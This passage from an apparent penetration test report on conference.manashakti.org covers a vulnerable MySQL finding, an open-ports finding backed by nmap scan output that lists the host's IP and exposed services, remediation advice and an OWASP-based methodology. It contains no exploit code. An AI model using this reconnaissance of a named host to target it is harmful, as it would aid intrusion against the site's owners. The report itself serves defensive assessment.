|       PRION:CVE-2020-2760     5.5     https://vulners.com/prion/PRION:CVE-2020-2760
```

Figure 5

AFFECTED ASSETS

- https://conference.manashakti.org

REMEDIATION GUIDANCE

To protect against vulnerable MySQL dependencies:

- Regular Updates: Keep track of MySQL security advisories and announcements. Set up a process to regularly apply updates and patches to your MySQL server. This can include minor version updates, which often contain security fixes, as well as major version upgrades for long-term support and new security features.

- Vulnerability Scanning: Utilize vulnerability scanning tools such as Nessus, OpenVAS, or Qualys to scan your MySQL server for known vulnerabilities. These tools can identify weaknesses in your configuration, outdated software versions, or misconfigurations that could be exploited by attackers.

- Access Control: Implement a principle of least privilege for MySQL user accounts. Create separate user accounts with specific permissions based on the needs of different users or applications. Avoid using the root account for routine tasks and limit its use to administrative tasks only.

Unnecessary Open Ports

Medium

CVSS:	IMPACT:	PROBABILITY:	ISSUE REF:
4.4	Medium	HIGH	#02

UNNECESSARY OPEN PORTS

Having unnecessary open ports can expose a system to various security risks and vulnerabilities. Here's why it's bad:


- Attack Surface: Each open port represents a potential entry point for attackers. The more open ports there are, the larger the attack surface, providing more opportunities for attackers to exploit vulnerabilities and gain unauthorized access to the system.

- Vulnerability Exploitation: Open ports can be targeted by attackers scanning for known vulnerabilities in services running on those ports. If a vulnerable service is discovered, attackers can exploit it to compromise the system, install malware, or steal sensitive data.

- Resource Consumption: Each open port consumes system resources, including network bandwidth and processing power. This can lead to performance degradation, especially if there are multiple unnecessary open ports.

TECHNICAL EVIDENCE

Example Request:
The consultant discovered that there were unnecessary ports open after running a port scan. The only ports that should be open are port 80 and 443.



```
Other addresses for conference.manashakti.org (not scanned): 64:ff9b::6715:
3a9c
rDNS record for 103.21.58.156: cp-in-2.webhostbox.net
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
25/tcp   closed smtp
26/tcp   open   rsftp
53/tcp   open   domain
80/tcp   open   http
110/tcp  open   pop3
143/tcp  open   imap
443/tcp  open   https
465/tcp  open   smtps
587/tcp  open   submission
993/tcp  open   imaps
995/tcp  open   pop3s
3306/tcp open   mysql
```

Figure 6

AFFECTED ASSETS

- https://conference.manashakti.org

REMEDIATION GUIDANCE

Mitigating the risk of unnecessary open ports involves a combination of proactive measures to identify, assess, and close or restrict access to ports that are not required for legitimate business purposes. Here's how to do it:

- Port Scanning and Inventory: Regularly scan your network to identify open ports and maintain an inventory of authorized ports and services. This helps you understand which ports are necessary and which ones are unnecessary or potentially risky.

- Close Unnecessary Ports: Once you've identified unnecessary open ports, close them on your firewall or router configurations. This prevents external access to services that are not needed and reduces the attack surface of your network.

- Implement Firewall Rules: Use firewall rules to restrict access to authorized ports and services based on the principle of least privilege. Only allow traffic to and from necessary ports from trusted sources or specific IP addresses, blocking all other traffic by default.

METHODOLOGY

WEB APPLICATION TESTING METHODOLOGY

I based my application testing methodology on the OWASP framework. It's a recognised industry standard used across the world by all the best security testing businesses.

Testing included a full audit of your application and included coverage of the following key security areas:

- Web server and supporting infrastructure configuration review.
- Application mapping
- Encryption / cryptography review
- Session handling review
- Input validation review
- Application logic review
- Information leakage review
- Overall application code quality
- Access control checks
- Environment / configuration / integration web server issues
- Authentication review
- API security review (where applicable)